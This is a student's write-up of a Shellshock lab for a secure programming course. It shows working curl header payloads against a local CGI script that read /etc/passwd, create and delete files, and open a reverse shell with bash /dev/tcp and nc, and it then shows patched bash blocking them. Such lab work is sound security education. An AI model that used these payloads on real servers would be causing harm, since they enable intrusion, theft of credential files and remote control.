

Secure programming assignment 2

CSE 5382-001

Submitted by:

Name: Anuraag Venkatapuram Sreenivas

Student id: 1001716458

2.1 Task 1: Experimenting with Bash Function


```
root@5ba071517c84:/# foo='() { echo "hello world"; }; echo "attack"
;'
root@5ba071517c84:/# export foo
root@5ba071517c84:/# bash
root@5ba071517c84:/# echo $foo
() { echo "hello world"; }; echo "attack";
root@5ba071517c84:/# declare -f foo
root@5ba071517c84:/# bash_shellshock
attack
root@5ba071517c84:/# echo $foo

root@5ba071517c84:/# declare -f foo
foo ()
{
    echo "hello world"
}
root@5ba071517c84:/#
```

Observation: we see that when the vulnerable shell is used to execute the shell command the code echo "attack" would be executed in the shell while in the patched shell the echo "attack" is not executed

Task 2: Passing Data to Bash via Environment Variable

Task2.a:



The screenshot shows a web browser window with the address bar displaying 'localhost/cgi-bin/Task3.cgi'. The page content displays a list of environment variables. The browser's left sidebar shows various application icons, including a terminal, a file manager, and a web browser. The environment variables are listed as follows:

```
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/Task3.cgi
REMOTE_PORT=33562
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/Task3.cgi
SCRIPT_NAME=/cgi-bin/Task3.cgi
```

Task2.b:

Using curl -v

```
root@a3498834b217:/# curl -v http://localhost/cgi-bin/getenv.cgi
* Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Sep 2021 02:27:45 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=39454
```

Using curl -v -A

```
root@a3498834b217:/# curl -v -A "i can send data here" http://localhost/cgi-bin/getenv.cgi
*   Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: i can send data here
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Sep 2021 02:30:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=i can send data here
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

Using curl -v -e

```
root@a3498834b217:/# curl -v -e "i can send data here" http://localhost/cgi-bin/getenv.cgi
*   Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: i can send data here
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Sep 2021 02:32:18 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=i can send data here
```

Using curl -v -H

```
root@a3498834b217:/# curl -v -H "aaaa: i can send data here" http://localhost/cgi-bin/getenv.cgi
* Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.68.0
> Accept: */*
> aaaa: i can send data here
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Sep 2021 02:33:56 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAA=i can send data here
```

Observation: curl -A, -e, -H all 3 options can be used to inject malicious code into the server

Task 3: Launching the Shellshock Attack

Task3.A: Get the server to send back the content of the /etc/passwd file.

```
root@a3498834b217:/# curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd http://localhost/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
root@a3498834b217:/#
```

Observation: we use curl -A approach here and are able to steal the /etc/passwd file

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
root@a3498834b217:/tmp# curl -e "()" { echo hello;}; echo Content_type: text/plain; echo; /bin/id http://localhost/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Observation: we use curl -e approach and are still able to inject code and get the output but we do not get the correct output as id command requires root privileges to display correct output and the current server we are using does not have root privileges as it uses user account other than root

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.

```
root@a3498834b217:/tmp# curl -H "axax: () { echo hello;}; echo Content_type: text/plain; echo; /bin/mkdir /tmp/abxy" http://localhost/cgi-bin/vul.cgi
root@a3498834b217:/tmp# ls
abxy
root@a3498834b217:/tmp#
```

Observation: we are able to create the folder "abxy" in the tmp directory using curl -H

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder.

```
root@a3498834b217:/tmp# curl -H "axax: () { echo hello;}; echo Content_type: text/plain; echo; /bin/rm -rf /tmp/abxy" http://localhost/cgi-bin/vul.cgi
root@a3498834b217:/tmp# ls
root@a3498834b217:/tmp#
```

Observation: we use the same approach as above to remove the created folder

Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
root@a3498834b217:/tmp# curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/vul.cgi
root@a3498834b217:/tmp#
```

content of /etc/shadow file can not be stolen because /etc/shadow file requires root privilege and the current server runs on user account other than root

Question2:

```
root@a3498834b217:/tmp# curl -v "http://localhost/cgi-bin/getenv.cgi?/bin/ls -l"
* Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi?/bin/ls -l HTTP/1.1
> Host: localhost
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Date: Mon, 20 Sep 2021 04:05:35 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 318
< Connection: close
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
* Closing connection 0
root@a3498834b217:/tmp#
```

This approach of trying to inject code payload using the GET method is not possible as the payload is attached at the end of the line and doesn't get executed and the browser gives out error that it could not understand the request as the request is not a clean payload or address (you also don't reach the website)

Task 4: Getting a Reverse Shell via Shellshock Attack:

```
root@b13a5969f036:/# curl -v -A "()" { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/bash >/dev/tcp/10.0.2.4/6666 0<&1 2>&1" h
http://localhost/cgi-bin/vul.cgi
* Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/bash >/dev/tcp/10.0.2.4/6666 0<&1 2>&1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Sep 2021 05:33:07 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
<
```

```
[09/20/21]seed@VM:~$ nc -lv 6666
Listening on 0.0.0.0 6666
Connection received on www.seedlab-shellshock.com 52050
ls
getenv.cgi
vul.cgi
clear
TERM environment variable not set.
ls -l
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
pwd
/usr/lib/cgi-bin
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
ls -l
total 56
lrwxrwxrwx  1 root root    7 Nov  6  2020 bin -> usr/bin
drwxr-xr-x  2 root root 4096 Apr 15  2020 boot
drwxr-xr-x  5 root root  360 Sep 20 04:56 dev
drwxr-xr-x  1 root root 4096 Sep 20 04:56 etc
drwxr-xr-x  2 root root 4096 Apr 15  2020 home
lrwxrwxrwx  1 root root    7 Nov  6  2020 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Nov  6  2020 lib32 -> usr/lib32
lrwxrwxrwx  1 root root    9 Nov  6  2020 lib64 -> usr/lib64
lrwxrwxrwx  1 root root   10 Nov  6  2020 libx32 -> usr/libx32
drwxr-xr-x  2 root root 4096 Nov  6  2020 media
drwxr-xr-x  2 root root 4096 Nov  6  2020 mnt
drwxr-xr-x  2 root root 4096 Nov  6  2020 opt
dr-xr-xr-x 229 root root    0 Sep 20 04:56 proc
drwx----- 2 root root 4096 Nov  6  2020 root
drwxr-xr-x  1 root root 4096 Nov 26  2020 run
lrwxrwxrwx  1 root root    8 Nov  6  2020 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Nov  6  2020 srv
dr-xr-xr-x 13 root root    0 Sep 20 04:56 sys
drwxrwxrwt  1 root root 4096 Sep 20 04:56 tmp
drwxr-xr-x  1 root root 4096 Nov  6  2020 usr
drwxr-xr-x  1 root root 4096 Nov 26  2020 var
```

Observation: we have got a reverse shell on the seed machine for the container server that has all the experimental data and cgi programs. Using the reverse shell, we are also able to use most commands except the commands that need root privileges

Task 5: Using the Patched Bash:

```
root@b13a5969f036:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@b13a5969f036:/usr/lib/cgi-bin#
```

Task5Sub : Redoing task3 using /bin/bash

```
root@b13a5969f036:~# curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/vul.cgi
Hello World
root@b13a5969f036:~# curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/id" http://localhost/cgi-bin/vul.cgi
Hello World
root@b13a5969f036:~# curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/mkdir /tmp/axax" http://localhost/cgi-bin/vul.cgi
Hello World
root@b13a5969f036:~# cd /tmp/
root@b13a5969f036:/tmp# ls
root@b13a5969f036:/tmp#
```

Observation: using the patched bash we are unable to get the desired output as the shellshock vulnerability is already been patched in bash.